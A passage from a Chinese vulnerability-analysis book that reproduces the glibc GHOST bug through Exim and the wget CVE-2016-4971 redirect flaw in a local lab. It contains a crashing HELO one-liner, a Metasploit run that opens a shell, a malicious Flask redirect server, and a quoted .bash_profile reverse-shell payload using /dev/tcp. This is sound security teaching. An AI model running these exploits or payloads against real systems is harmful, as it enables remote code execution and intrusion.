./CANCEL-FCT-WAIVE:__nss_hostname_digits_dots
./ChangeLog.12: * nss/Versions (libc): Add __nss_hostname_digits
_dots to GLIBC_2.2.2.
[...]
./nss/getXXbyYY.c:      if (__nss_hostname_digits_dots (name, &r
esbuf, &buffer,
./nss/digits_dots.c:__nss_hostname_digits_dots (const char *name
, struct hostent *resbuf,
./nss/digits_dots.c:libc_hidden_def (__nss_hostname_digits_dots)
./nss/getXXbyYY_r.c:  switch (__nss_hostname_digits_dots (name,
resbuf, &buffer, NULL,
```

通过搜索漏洞函数我们发现，函数是从 glibc-2.2.2 开始引入的，且仅在 getXXbyYY.c 和 getXXbyYY_r.c 中被使用，且需要 `HANDLE_DIGITS_DOTS` 被定义：

```
// inet/gethstbynm.c
#define NEED_H_ERRNO    1

// nss/getXXbyYY_r.c
#ifdef HANDLE_DIGITS_DOTS
  if (buffer != NULL)
    {
      if (__nss_hostname_digits_dots (name, &resbuf, &buffer,
                      &buffer_size, 0, &result, NULL, AF_VAL,
                      H_ERRNO_VAR_P))
    goto done;
    }
#endif
```

具体程序如下（来自glibc-2.17）：

```
// nss/digits_dots.c
int
__nss_hostname_digits_dots (const char *name, struct hostent *re
sbuf,
                char **buffer, size_t *buffer_size,
```

```
                size_t buflen, struct hostent **result,
                enum nss_status *status, int af, int *h_errnop)
{
    [...]
    if (isdigit (name[0]) || isxdigit (name[0]) || name[0] == ':'
)
    {
        const char *cp;
        char *hostname;
        typedef unsigned char host_addr_t[16];
        host_addr_t *host_addr;
        typedef char *host_addr_list_t[2];
        host_addr_list_t *h_addr_ptrs;
        char **h_alias_ptr;
        size_t size_needed;

        [...]
        // size_needed 决定了缓冲区的大小，即 *host_addr+*h_addr_ptr
s+name+1 （1存储结尾的'\0'）
        size_needed = (sizeof (*host_addr)
                + sizeof (*h_addr_ptrs) + strlen (name) + 1);

        if (buffer_size == NULL)    // 重入分支
        {
            if (buflen < size_needed)
            {
            [...]
            goto done;
            }
        }
        else if (buffer_size != NULL && *buffer_size < size_need
ed) // 非重入分支
        {
            char *new_buf;
            *buffer_size = size_needed;
            new_buf = (char *) realloc (*buffer, *buffer_size);
// 重新分配缓冲区，以保证其足够大

            if (new_buf == NULL)
            {
```

```
                [...]
                goto done;
            }
            *buffer = new_buf;
        }

        [...]
        // 但这里在计算长度时却是 host_addr+h_addr_ptrs+h_alias_ptr+
hostname
        // 与缓冲区相差了一个 h_alias_ptr，64 位下为 8 字节
        host_addr = (host_addr_t *) *buffer;
        h_addr_ptrs = (host_addr_list_t *)
            ((char *) host_addr + sizeof (*host_addr));
        h_alias_ptr = (char **) ((char *) h_addr_ptrs + sizeof (
*h_addr_ptrs));
        hostname = (char *) h_alias_ptr + sizeof (*h_alias_ptr);

        if (isdigit (name[0]))
        {
            for (cp = name;; ++cp)
            {
                if (*cp == '\0')
                {
                    int ok;

                    if (*--cp == '.')
                        break;

                    [...]
                    if (af == AF_INET)
                        ok = __inet_aton (name, (struct in_addr
*) host_addr);
                    else
                    {
                        assert (af == AF_INET6);
                        ok = inet_pton (af, name, host_addr) > 0
;
                    }
                    if (! ok)
                    {
```

```
                                        [...]
                                        goto done;
                                    }

                                    resbuf->h_name = strcpy (hostname, name);
 // 复制 name 到 hostname，触发缓冲区溢出

                                    [...]
                                    goto done;
                                }

                                if (!isdigit (*cp) && *cp != '.')
                                    break;
                            }
                        }
```

注释已经在代码中了，也就是实际需要的缓冲区长度与所申请的缓冲区长度不一致的问题。当然想要触发漏洞，需要满足下面几个条件：

- name 的第一个字符必须是数字
- name 的最后一个字符不能是 "."
- name 的所有字符只能是数字或者 "."
- 必须是 IPv4 地址且必须是这些格式中的一种："a.b.c.d"，"a.b.c"，"a"，且 a,b,c,d 均不能超过无符号整数的最大值，即 0xffffffff

对比一下 glibc-2.18 的代码，也就是把 h_alias_ptr 的长度加上了，问题完美解决：

```
          size_needed = (sizeof (*host_addr)
                      + sizeof (*h_addr_ptrs)
                      + sizeof (*h_alias_ptr) + strlen (name) + 1);
```

Exim exploit

```
$ sudo apt-get install libpcre3-dev
$ git clone https://github.com/Exim/exim.git
$ cd exim/src
$ git checkout exim-4_80
$ mkdir Local
$ cp src/EDITME Local/Makefile
$ #修改 Makefile 中的 EXIM_USER=你的用户名
$ #注释掉 EXIM_MONITOR=eximon.bin
$ #然后取消掉 PCRE_LIBS=-lpcre 的注释
$ make && sudo make install
```

最后为了能够调用 `smtp_verify_helo()`，在 Exim 的配置文件中必须开启 `helo_verify_hosts` 或 `helo_try_verify_hosts`。在文件 `/var/lib/exim4/config.autogenerated` 中的 `acl_smtp_mail` 一行下面加上 `helo_try_verify_hosts = *` 或者 `helo_verify_hosts = *`：

```
acl_smtp_mail = MAIN_ACL_CHECK_MAIL

helo_try_verify_hosts = *
```

更新并重启软件即可：

```
$ update-exim4.conf
$ exim4 -bP | grep helo_try
helo_try_verify_hosts = *
$ sudo /etc/init.d/exim4 stop
$ sudo /usr/exim/bin/exim -bdf -d+all
```

这样就把程序以 debug 模式开启了，之后的所有操作都会被打印出来，方便观察。还是为了方便（懒），后续的所有操作都只在本地执行。

先简单地看一下 Exim 处理 HELO 命令的过程，在另一个 shell 里，使用 telenet 连接上 Exim，根据前面的限制条件随便输入点什么：

```
$ telnet 127.0.0.1 25
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
220 firmy-VirtualBox ESMTP Exim 4.76 Fri, 26 Jan 2018 16:58:37 +
0800
HELO 0123456789
250 firmy-VirtualBox Hello localhost [127.0.0.1]
^CConnection closed by foreign host.
firmy@firmy-VirtualBox:~$ telnet 127.0.0.1 25
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
220 firmy-VirtualBox ESMTP Exim 4.76 Fri, 26 Jan 2018 17:00:47 +
0800
HELO 0123456789
250 firmy-VirtualBox Hello localhost [127.0.0.1]
```

结果如下：

```
17:00:47  5577 Process 5577 is ready for new message
17:00:47  5577 smtp_setup_msg entered
17:00:55  5577 SMTP<< HELO 0123456789
17:00:55  5577 sender_fullhost = localhost (0123456789) [127.0.0
.1]
17:00:55  5577 sender_rcvhost = localhost ([127.0.0.1] helo=0123
456789)
17:00:55  5577 set_process_info:  5577 handling incoming connect
ion from localhost (0123456789) [127.0.0.1]
17:00:55  5577 verifying EHLO/HELO argument "0123456789"
17:00:55  5577 getting IP address for 0123456789
17:00:55  5577 gethostbyname2(af=inet6) returned 1 (HOST_NOT_FOU
ND)
17:00:55  5577 gethostbyname2(af=inet) returned 1 (HOST_NOT_FOUN
D)
17:00:55  5577 no IP address found for host 0123456789 (during S
MTP connection from localhost (0123456789) [127.0.0.1])
17:00:55  5577 LOG: host_lookup_failed MAIN
17:00:55  5577   no IP address found for host 0123456789 (during
 SMTP connection from localhost (0123456789) [127.0.0.1])
17:00:55  5577 HELO verification failed but host is in helo_try_
verify_hosts
17:00:55  5577 SMTP>> 250 firmy-VirtualBox Hello localhost [127.
0.0.1]
```

可以看到它最终调用了 `gethostbyname2()` 函数来解析来自 SMTP 客户端的数据包。具体代码如下：github

```
// src/src/smtp_in.c
int
smtp_setup_msg(void)
{
[...]
while (done <= 0)
  {
  [...]
  switch(smtp_read_command(TRUE))
    {
    [...]
```

```
    case HELO_CMD:
    HAD(SCH_HELO);
    hello = US"HELO";
    esmtp = FALSE;
    goto HELO_EHLO;

    case EHLO_CMD:
    HAD(SCH_EHLO);
    hello = US"EHLO";
    esmtp = TRUE;

    // 当 SMTP 命令为 HELO 或 EHLO 时，执行下面的过程
    HELO_EHLO:      /* Common code for HELO and EHLO */
    cmd_list[CMD_LIST_HELO].is_mail_cmd = FALSE;
    cmd_list[CMD_LIST_EHLO].is_mail_cmd = FALSE;

    /* Reject the HELO if its argument was invalid or non-existe
nt. A
    successful check causes the argument to be saved in malloc s
tore. */

    if (!check_helo(smtp_cmd_data)) // 检查 HELO 的格式必须是 IP 地址

      {
      [...]
      break;
      }
      [...]
      helo_verified = helo_verify_failed = FALSE;
      if (helo_required || helo_verify)
        {
        BOOL tempfail = !smtp_verify_helo();    // 验证 HELO 是否
有效
        if (!helo_verified)
          {
          if (helo_required)
            {
            [...]
            }
          HDEBUG(D_all) debug_printf("%s verification failed but
```

```
 host is in "
                        "helo_try_verify_hosts\n", hello);
                    }
                }
```

继续看函数 `smtp_verify_helo()` ：

```
// src/src/smtp_in.c
BOOL
smtp_verify_helo(void)
{
  [...]
  if (!helo_verified)
    {
    int rc;
    host_item h;
    h.name = sender_helo_name;
    h.address = NULL;
    h.mx = MX_NONE;
    h.next = NULL;
    HDEBUG(D_receive) debug_printf("getting IP address for %s\n"
,
      sender_helo_name);
    rc = host_find_byname(&h, NULL, 0, NULL, TRUE);
    if (rc == HOST_FOUND || rc == HOST_FOUND_LOCAL)
    [....]
    }
  }
```

```
// src/src/host.c
int
host_find_byname(host_item *host, uschar *ignore_target_hosts, i
nt flags,
  uschar **fully_qualified_name, BOOL local_host_check)
{
[...]
for (i = 1; i <= times;
     #if HAVE_IPV6
       af = AF_INET,     /* If 2 passes, IPv4 on the second */
     #endif
     i++)
  {
  [...]
  #if HAVE_IPV6
  if (running_in_test_harness)
    hostdata = host_fake_gethostbyname(host->name, af, &error_nu
m);
  else
    {
    #if HAVE_GETIPNODEBYNAME
    hostdata = getipnodebyname(CS host->name, af, 0, &error_num)
;
    #else
    hostdata = gethostbyname2(CS host->name, af);
    error_num = h_errno;
    #endif
    }

  #else    /* not HAVE_IPV6 */
  if (running_in_test_harness)
    hostdata = host_fake_gethostbyname(host->name, AF_INET, &err
or_num);
  else
    {
    hostdata = gethostbyname(CS host->name);
    error_num = h_errno;
    }
  #endif   /* HAVE_IPV6 */
```

函数 `host_find_byname` 调用了 `gethostbyname()` 和 `gethostbyname2()` 分别针对 IPv4 和 IPv6 进行处理，也就是在这里可以触发漏洞函数。

这一次我们输入这样的一串字符，即可导致溢出：

```
$ python -c "print 'HELO ' + '0'*$((0x500-16*1-2*8-1-8))"
```

但是程序可能还是正常在运行的，我们多输入执行几次就会触发漏洞，发生段错误，连接被断开。

```
Connection closed by foreign host.
```

```
$ dmesg | grep exim
[28929.172015] traps: exim4[3288] general protection ip:7fea4146
5c1d sp:7fff471f0dd0 error:0 in libc-2.15.so[7fea413f6000+1b5000
]
[28929.493632] traps: exim4[3301] general protection ip:7fea42e2
cc9c sp:7fff471f0d90 error:0 in exim4[7fea42db6000+dc000]
[28929.562113] traps: exim4[3304] general protection ip:7fea42e2
cc9c sp:7fff471f0d90 error:0 in exim4[7fea42db6000+dc000]
[28929.631573] exim4[3307]: segfault at 100000008 ip 00007fea42e
2d226 sp 00007fff471e8b50 error 4 in exim4[7fea42db6000+dc000]
```

其实对于 Exim 的攻击已经集成到了 Metasploit 框架中，我们来尝试一下，正好学习一下这个强大的框架，仿佛自己也可以搞渗透测试。先关掉debug模式的程序，重新以正常的样子打开：

```
$ /etc/init.d/exim4 restart
```

```
msf > search exim

Matching Modules
================

   Name                                               Disclosure Date
  Rank       Description
```

```
   ----                                        ---------------
  ----       -----------
   exploit/linux/smtp/exim4_dovecot_exec         2013-05-03
  excellent  Exim and Dovecot Insecure Configuration Command Inj
ection
   exploit/linux/smtp/exim_gethostbyname_bof     2015-01-27
  great      Exim GHOST (glibc gethostbyname) Buffer Overflow
   exploit/unix/local/exim_perl_startup          2016-03-10
  excellent  Exim "perl_startup" Privilege Escalation
   exploit/unix/smtp/exim4_string_format         2010-12-07
  excellent  Exim4 string_format Function Heap Buffer Overflow
   exploit/unix/webapp/wp_phpmailer_host_header  2017-05-03
  average    WordPress PHPMailer Host Header Command Injection


msf > use exploit/linux/smtp/exim_gethostbyname_bof
msf exploit(linux/smtp/exim_gethostbyname_bof) > set RHOST 127.0
.0.1
RHOST => 127.0.0.1
msf exploit(linux/smtp/exim_gethostbyname_bof) > set SENDER_HOST
_ADDRESS 127.0.0.1
SENDER_HOST_ADDRESS => 127.0.0.1
msf exploit(linux/smtp/exim_gethostbyname_bof) > set payload cmd
/unix/bind_netcat
payload => cmd/unix/bind_netcat
msf exploit(linux/smtp/exim_gethostbyname_bof) > show options

Module options (exploit/linux/smtp/exim_gethostbyname_bof):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   RHOST                127.0.0.1        yes       The target ad
dress
   RPORT                25               yes       The target po
rt (TCP)
   SENDER_HOST_ADDRESS  127.0.0.1        yes       The IPv4 addr
ess of the SMTP client (Metasploit), as seen by the SMTP server
(Exim)
```

```
Payload options (cmd/unix/bind_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  127.0.0.1        no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(linux/smtp/exim_gethostbyname_bof) > exploit

[*] Started bind handler
[*] 127.0.0.1:25 - Checking if target is vulnerable...
[+] 127.0.0.1:25 - Target is vulnerable.
[*] 127.0.0.1:25 - Trying information leak...
[+] 127.0.0.1:25 - Successfully leaked_arch: x64
[+] 127.0.0.1:25 - Successfully leaked_addr: 7fea43824720
[*] 127.0.0.1:25 - Trying code execution...
[+] 127.0.0.1:25 - Brute-forced min_heap_addr: 7fea438116cb
[+] 127.0.0.1:25 - Brute-force SUCCESS
[+] 127.0.0.1:25 - Please wait for reply...
[*] Command shell session 1 opened (127.0.0.1:34327 -> 127.0.0.1
:4444) at 2018-01-26 17:29:07 +0800

whoami
Debian-exim
id
uid=115(Debian-exim) gid=125(Debian-exim) groups=125(Debian-exim
)
```

Bingo!!!成功获得了一个反弹 shell。

对于该脚本到底是怎么做到的，本人水平有限，还有待分析。。。

参考资料

- CVE-2015-0235 Detail
- Qualys Security Advisory CVE-2015-0235
- Exim - 'GHOST' glibc gethostbyname Buffer Overflow (Metasploit)
- Exim ESMTP 4.80 - glibc gethostbyname Denial of Service

7.1.3 CVE-2016-4971 wget 任意文件上传漏洞

下载文件

漏洞描述

wget 是一个从网络上自动下载文件的工具，支持通过 HTTP、HTTPS、FTP 三种最常见的 TCP/IP 协议。

漏洞发生在将 HTTP 服务重定向到 FTP 服务时，wget 会默认选择相信 HTTP 服务器，并且直接使用重定向的 FTP URL，而没有对其进行二次验证或对下载文件名进行适当的处理。如果攻击者提供了一个恶意的 URL，通过这种重定向可能达到任意文件的上传的问题，并且文件名和文件内容也是任意的。

漏洞复现

	推荐使用的环境	备注
操作系统	Ubuntu 16.04	体系结构：64 位
漏洞软件	wget	版本号：1.17.1
所需软件	vsftpd	版本号：3.0.3

首先需要安装 ftp 服务器：

```
$ sudo apt-get install vsftpd
```

修改其配置文件 `/etc/vsftpd.conf` ，使匿名用户也可以访问：

```
# Allow anonymous FTP? (Disabled by default).
anonymous_enable=YES
```

然后我们需要一个 HTTP 服务，这里选择使用 Flask：

```
$ sudo pip install flask
```

创建两个文件 noharm.txt 和 harm.txt，假设前者是我们请求的正常文件，后者是重定位后的恶意文件，如下：

```
$ ls
harm.txt  httpServer.py  noharm.txt
$ cat noharm.txt
"hello world"
$ cat harm.txt
"you've been hacked"
$ sudo cp harm.txt /srv/ftp
$ sudo python httpServer.py
 * Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
```

`httpServer.py` 代码如下：

```
#!/usr/bin/env python
from flask import Flask, redirect

app = Flask(__name__)

@app.route("/noharm.txt")
def test():
    return redirect("ftp://127.0.0.1/harm.txt")

if __name__ == "__main__":
    app.run(host="0.0.0.0",port=80)
```

接下来在另一个 shell 里（记得切换到一个不一样的目录），执行下面的语句：

```
$ ls | grep harm
$ wget --version | head -n1
GNU Wget 1.17.1 built on linux-gnu.
$ wget 0.0.0.0/noharm.txt
--2018-01-29 15:30:35--  http://0.0.0.0/noharm.txt
Connecting to 0.0.0.0:80... connected.
HTTP request sent, awaiting response... 302 FOUND
Location: ftp://127.0.0.1/harm.txt [following]
--2018-01-29 15:30:35--  ftp://127.0.0.1/harm.txt
           => ‘noharm.txt’
Connecting to 127.0.0.1:21... connected.
Logging in as anonymous ... Logged in!
==> SYST ... done.    ==> PWD ... done.
==> TYPE I ... done.  ==> CWD not needed.
==> SIZE harm.txt ... 21
==> PASV ... done.    ==> RETR harm.txt ... done.
Length: 21 (unauthoritative)

noharm.txt                    100%[=============================
=================>]      21  --.-KB/s    in 0s

2018-01-29 15:30:35 (108 KB/s) - ‘noharm.txt’ saved [21]

$ ls | grep harm
noharm.txt
$ cat noharm.txt
"you've been hacked"
```

可以看到发生了重定向，虽然下载的文件内容是重定位后的文件的内容（harm.txt），但文件名依然是一开始请求的文件名（noharm.txt），完全没有问题。

这样看来，该系统上的 wget 虽然是 1.17.1，但估计已经打过补丁了。我们直接编译安装原始的版本：

```
$ sudo apt-get install libneon27-gnutls-dev
$ wget https://ftp.gnu.org/gnu/wget/wget-1.17.1.tar.gz
$ tar zxvf wget-1.17.1.tar.gz
$ cd wget-1.17.1
$ ./configure
$ make && sudo make install
```

发出请求：

```
$ wget 0.0.0.0/noharm.txt
--2018-01-29 16:32:15--  http://0.0.0.0/noharm.txt
Connecting to 0.0.0.0:80... connected.
HTTP request sent, awaiting response... 302 FOUND
Location: ftp://127.0.0.1/harm.txt [following]
--2018-01-29 16:32:15--  ftp://127.0.0.1/harm.txt
           => ‘harm.txt’
Connecting to 127.0.0.1:21... connected.
Logging in as anonymous ... Logged in!
==> SYST ... done.    ==> PWD ... done.
==> TYPE I ... done.  ==> CWD not needed.
==> SIZE harm.txt ... 21
==> PASV ... done.    ==> RETR harm.txt ... done.
Length: 21 (unauthoritative)

harm.txt                      100%[=============================
=================>]      21  --.-KB/s    in 0s

2018-01-29 16:32:15 (3.41 MB/s) - ‘harm.txt’ saved [21]

$ cat harm.txt
"you've been hacked"
```

Bingo!!!这一次 harm.txt 没有被修改成原始请求的文件名。

在参考资料中，展示了一种针对 .bash_profile 的攻击，我们知道在刚登录 Linux 时，.bash_profile 会被执行，用于设置一些环境变量。但如果该文件是一个恶意的文件，比如 `bash -i >& /dev/tcp/xxx.xxx.xxx.xxx/9980 0>&1` 这样的 payload，执行后就会返回一个 shell 给攻击者。

如果某个人在自己的 home 目录下执行了 wget 请求，并且该目录下没有 .bash_profile，那么利用该漏洞，攻击这就可以将恶意的 .bash_profile 保存到这个人的 home 下。下一次启动时，恶意代码被执行，获得 shell。

漏洞分析

补丁

```
$ git diff e996e322ffd42aaa051602da182d03178d0f13e1 src/ftp.c |
cat
commit e996e322ffd42aaa051602da182d03178d0f13e1
Author: Giuseppe Scrivano <gscrivan@redhat.com>
Date:   Mon Jun 6 21:20:24 2016 +0200

    ftp: understand --trust-server-names on a HTTP->FTP redirect

    If not --trust-server-names is used, FTP will also get the d
estination
    file name from the original url specified by the user instea
d of the
    redirected url.  Closes CVE-2016-4971.

    * src/ftp.c (ftp_get_listing): Add argument original_url.
    (getftp): Likewise.
    (ftp_loop_internal): Likewise.  Use original_url to generate
 the
    file name if --trust-server-names is not provided.
    (ftp_retrieve_glob): Likewise.
    (ftp_loop): Likewise.

    Signed-off-by: Giuseppe Scrivano <gscrivan@redhat.com>

diff --git a/src/ftp.c b/src/ftp.c
index cc90c3d..88a9777 100644
--- a/src/ftp.c
+++ b/src/ftp.c
@@ -236,7 +236,7 @@ print_length (wgint size, wgint start, bool
authoritative)
```

```
   logputs (LOG_VERBOSE, !authoritative ? _(" (unauthoritative)\
n") : "\n");
 }

-static uerr_t ftp_get_listing (struct url *, ccon *, struct fil
einfo **);
+static uerr_t ftp_get_listing (struct url *, struct url *, ccon
 *, struct fileinfo **);

 static uerr_t
 get_ftp_greeting(int csock, ccon *con)
@@ -315,7 +315,8 @@ init_control_ssl_connection (int csock, stru
ct url *u, bool *using_control_secur
    and closes the control connection in case of error.  If warc
_tmp
    is non-NULL, the downloaded data will be written there as we
ll.  */
 static uerr_t
-getftp (struct url *u, wgint passed_expected_bytes, wgint *qtyr
ead,
+getftp (struct url *u, struct url *original_url,
+        wgint passed_expected_bytes, wgint *qtyread,
         wgint restval, ccon *con, int count, wgint *last_expect
ed_bytes,
         FILE *warc_tmp)
 {
@@ -1188,7 +1189,7 @@ Error in server response, closing control
connection.\n"));
         {
           bool exists = false;
           struct fileinfo *f;
-          uerr_t _res = ftp_get_listing (u, con, &f);
+          uerr_t _res = ftp_get_listing (u, original_url, con,
&f);
           /* Set the DO_RETR command flag again, because it get
s unset when
              calling ftp_get_listing() and would otherwise caus
e an assertion
              failure earlier on when this function gets repeate
dly called
```

```
@@ -1779,8 +1780,8 @@ exit_error:
    This loop either gets commands from con, or (if ON_YOUR_OWN
is
    set), makes them up to retrieve the file given by the URL.
*/
 static uerr_t
-ftp_loop_internal (struct url *u, struct fileinfo *f, ccon *con
, char **local_file,
-                    bool force_full_retrieve)
+ftp_loop_internal (struct url *u, struct url *original_url, str
uct fileinfo *f,
+                    ccon *con, char **local_file, bool force_ful
l_retrieve)
 {
   int count, orig_lp;
   wgint restval, len = 0, qtyread = 0;
@@ -1805,7 +1806,7 @@ ftp_loop_internal (struct url *u, struct f
ileinfo *f, ccon *con, char **local_fi
     {
       /* URL-derived file.  Consider "-O file" name. */
       xfree (con->target);
-      con->target = url_file_name (u, NULL);
+      con->target = url_file_name (opt.trustservernames || !ori
ginal_url ? u : original_url, NULL);
       if (!opt.output_document)
         locf = con->target;
       else
@@ -1923,8 +1924,8 @@ ftp_loop_internal (struct url *u, struct f
ileinfo *f, ccon *con, char **local_fi

       /* If we are working on a WARC record, getftp should also
 write
          to the warc_tmp file. */
-      err = getftp (u, len, &qtyread, restval, con, count, &las
t_expected_bytes,
-                     warc_tmp);
+      err = getftp (u, original_url, len, &qtyread, restval, co
n, count,
+                     &last_expected_bytes, warc_tmp);
```

```
        if (con->csock == -1)
          con->st &= ~DONE_CWD;
@@ -2092,7 +2093,8 @@ Removing file due to --delete-after in ftp
_loop_internal():\n"));
 /* Return the directory listing in a reusable format.  The dire
ctory
    is specifed in u->dir.  */
 static uerr_t
-ftp_get_listing (struct url *u, ccon *con, struct fileinfo **f)
+ftp_get_listing (struct url *u, struct url *original_url, ccon
*con,
+                 struct fileinfo **f)
 {
   uerr_t err;
   char *uf;                     /* url file name */
@@ -2113,7 +2115,7 @@ ftp_get_listing (struct url *u, ccon *con,
 struct fileinfo **f)

   con->target = xstrdup (lf);
   xfree (lf);
-  err = ftp_loop_internal (u, NULL, con, NULL, false);
+  err = ftp_loop_internal (u, original_url, NULL, con, NULL, fa
lse);
   lf = xstrdup (con->target);
   xfree (con->target);
   con->target = old_target;
@@ -2136,8 +2138,9 @@ ftp_get_listing (struct url *u, ccon *con,
 struct fileinfo **f)
   return err;
 }

-static uerr_t ftp_retrieve_dirs (struct url *, struct fileinfo
*, ccon *);
-static uerr_t ftp_retrieve_glob (struct url *, ccon *, int);
+static uerr_t ftp_retrieve_dirs (struct url *, struct url *,
+                                 struct fileinfo *, ccon *);
+static uerr_t ftp_retrieve_glob (struct url *, struct url *, cc
on *, int);
 static struct fileinfo *delelement (struct fileinfo *, struct f
ileinfo **);
```

```
 static void freefileinfo (struct fileinfo *f);

@@ -2149,7 +2152,8 @@ static void freefileinfo (struct fileinfo
*f);
    If opt.recursive is set, after all files have been retrieved
,
    ftp_retrieve_dirs will be called to retrieve the directories
.  */
 static uerr_t
-ftp_retrieve_list (struct url *u, struct fileinfo *f, ccon *con)

+ftp_retrieve_list (struct url *u, struct url *original_url,
+                   struct fileinfo *f, ccon *con)
 {
   static int depth = 0;
   uerr_t err;
@@ -2310,7 +2314,10 @@ Already have correct symlink %s -> %s\n\n
"),
           else                /* opt.retr_symlinks */
             {
               if (dlthis)
-                err = ftp_loop_internal (u, f, con, NULL, force
_full_retrieve);
+                {
+                  err = ftp_loop_internal (u, original_url, f,
con, NULL,
+                                           force_full_retrieve);

+                }
             } /* opt.retr_symlinks */
           break;
         case FT_DIRECTORY:
@@ -2321,7 +2328,10 @@ Already have correct symlink %s -> %s\n\n
"),
         case FT_PLAINFILE:
           /* Call the retrieve loop.  */
           if (dlthis)
-            err = ftp_loop_internal (u, f, con, NULL, force_ful
l_retrieve);
+            {
```

```
+               err = ftp_loop_internal (u, original_url, f, con,
 NULL,
+                                       force_full_retrieve);
+            }
           break;
         case FT_UNKNOWN:
           logprintf (LOG_NOTQUIET, _("%s: unknown/unsupported f
ile type.\n"),
@@ -2386,7 +2396,7 @@ Already have correct symlink %s -> %s\n\n"
),
   /* We do not want to call ftp_retrieve_dirs here */
   if (opt.recursive &&
       !(opt.reclevel != INFINITE_RECURSION && depth >= opt.recl
evel))
-    err = ftp_retrieve_dirs (u, orig, con);
+    err = ftp_retrieve_dirs (u, original_url, orig, con);
   else if (opt.recursive)
     DEBUGP ((_("Will not retrieve dirs since depth is %d (max %
d).\n"),
              depth, opt.reclevel));
@@ -2399,7 +2409,8 @@ Already have correct symlink %s -> %s\n\n"
),
    ftp_retrieve_glob on each directory entry.  The function kno
ws
    about excluded directories.  */
 static uerr_t
-ftp_retrieve_dirs (struct url *u, struct fileinfo *f, ccon *con)

+ftp_retrieve_dirs (struct url *u, struct url *original_url,
+                   struct fileinfo *f, ccon *con)
 {
   char *container = NULL;
   int container_size = 0;
@@ -2449,7 +2460,7 @@ Not descending to %s as it is excluded/not
-included.\n"),
       odir = xstrdup (u->dir);  /* because url_set_dir will fre
e
                                 u->dir. */
       url_set_dir (u, newdir);
-      ftp_retrieve_glob (u, con, GLOB_GETALL);
```

```
+       ftp_retrieve_glob (u, original_url, con, GLOB_GETALL);
        url_set_dir (u, odir);
        xfree (odir);

@@ -2508,14 +2519,15 @@ is_invalid_entry (struct fileinfo *f)
    GLOB_GLOBALL, use globbing; if it's GLOB_GETALL, download th
e whole
    directory.  */
 static uerr_t
-ftp_retrieve_glob (struct url *u, ccon *con, int action)
+ftp_retrieve_glob (struct url *u, struct url *original_url,
+                    ccon *con, int action)
 {
   struct fileinfo *f, *start;
   uerr_t res;

   con->cmd |= LEAVE_PENDING;

-  res = ftp_get_listing (u, con, &start);
+  res = ftp_get_listing (u, original_url, con, &start);
   if (res != RETROK)
     return res;
   /* First: weed out that do not conform the global rules given
 in
@@ -2611,7 +2623,7 @@ ftp_retrieve_glob (struct url *u, ccon *co
n, int action)
   if (start)
     {
       /* Just get everything.  */
-      res = ftp_retrieve_list (u, start, con);
+      res = ftp_retrieve_list (u, original_url, start, con);
     }
   else
     {
@@ -2627,7 +2639,7 @@ ftp_retrieve_glob (struct url *u, ccon *co
n, int action)
         {
           /* Let's try retrieving it anyway.  */
           con->st |= ON_YOUR_OWN;
-          res = ftp_loop_internal (u, NULL, con, NULL, false);
```

```
+           res = ftp_loop_internal (u, original_url, NULL, con,
NULL, false);
           return res;
         }

@@ -2647,8 +2659,8 @@ ftp_retrieve_glob (struct url *u, ccon *co
n, int action)
    of URL.  Inherently, its capabilities are limited on what ca
n be
    encoded into a URL.  */
 uerr_t
-ftp_loop (struct url *u, char **local_file, int *dt, struct url
 *proxy,
-           bool recursive, bool glob)
+ftp_loop (struct url *u, struct url *original_url, char **local
_file, int *dt,
+           struct url *proxy, bool recursive, bool glob)
 {
   ccon con;                     /* FTP connection */
   uerr_t res;
@@ -2669,16 +2681,17 @@ ftp_loop (struct url *u, char **local_fi
le, int *dt, struct url *proxy,
   if (!*u->file && !recursive)
     {
       struct fileinfo *f;
-       res = ftp_get_listing (u, &con, &f);
+       res = ftp_get_listing (u, original_url, &con, &f);

       if (res == RETROK)
         {
           if (opt.htmlify && !opt.spider)
             {
+               struct url *url_file = opt.trustservernames ? u :
 original_url;
               char *filename = (opt.output_document
                                 ? xstrdup (opt.output_document)
                                 : (con.target ? xstrdup (con.ta
rget)
-                                   : url_file_name (u, NULL)));
+                                   : url_file_name (url_file, N
```

```
ULL)));
               res = ftp_index (filename, u, f);
               if (res == FTPOK && opt.verbose)
                 {
@@ -2723,11 +2736,13 @@ ftp_loop (struct url *u, char **local_file, int *dt, struct url *proxy,
           /* ftp_retrieve_glob is a catch-all function that gets called
              if we need globbing, time-stamping, recursion or preserve
              permissions.  Its third argument is just what we really need.  */
-          res = ftp_retrieve_glob (u, &con,
+          res = ftp_retrieve_glob (u, original_url, &con,
                                     ispattern ? GLOB_GLOBALL : GLOB_GETONE);
         }
       else
-        res = ftp_loop_internal (u, NULL, &con, local_file, false);
+        {
+          res = ftp_loop_internal (u, original_url, NULL, &con, local_file, false);
+        }
     }
   if (res == FTPOK)
     res = RETROK;
```

通过查看补丁的内容，我们发现主要的修改有两处，一个是函数 `ftp_loop_internal()` ，增加了对是否使用了参数 `--trust-server-names` 及是否存在重定向进行了判断：

```
 con->target = url_file_name (opt.trustservernames || !original_url ? u : original_url, NULL);
```

另一个是函数 `ftp_loop()` ，也是一样的：

```
struct url *url_file = opt.trustservernames ? u : original_url;
```

修改之后，如果没有使用参数 `--trust-server-names` ，则默认使用原始 URL 中的文件名替换重定向后 URL 中的文件名。问题就这样解决了。

参考资料

- CVE-2016-4971
- GNU Wget < 1.18 - Arbitrary File Upload / Remote Code Execution
- Wget漏洞（CVE-2016-4971）利用方式解析

7.1.4 CVE-2017-13089 wget skip_short_body 栈溢出漏洞

下载文件

漏洞描述

wget 是一个从网络上自动下载文件的工具，支持通过 HTTP、HTTPS、FTP 三种最常见的 TCP/IP 协议。

在处理例如重定向的情况时，wget 会调用到 `skip_short_body()` 函数，函数中会对分块编码的数据调用 `strtol()` 函数读取每个块的长度，但在版本 1.19.2 之前，没有对这个长度进行必要的检查，例如其是否为负数。然后 wget 通过使用 `MIN()` 宏跳过块的 512 个字节，将负数传递给了函数 `fd_read()` 。由于 `fd_read()` 接收的参数类型为 `int` ，所以块长度的高 32 位会被丢弃，使得攻击者可以控制传递给 `fd_read()` 的参数。

漏洞复现

	推荐使用的环境	备注
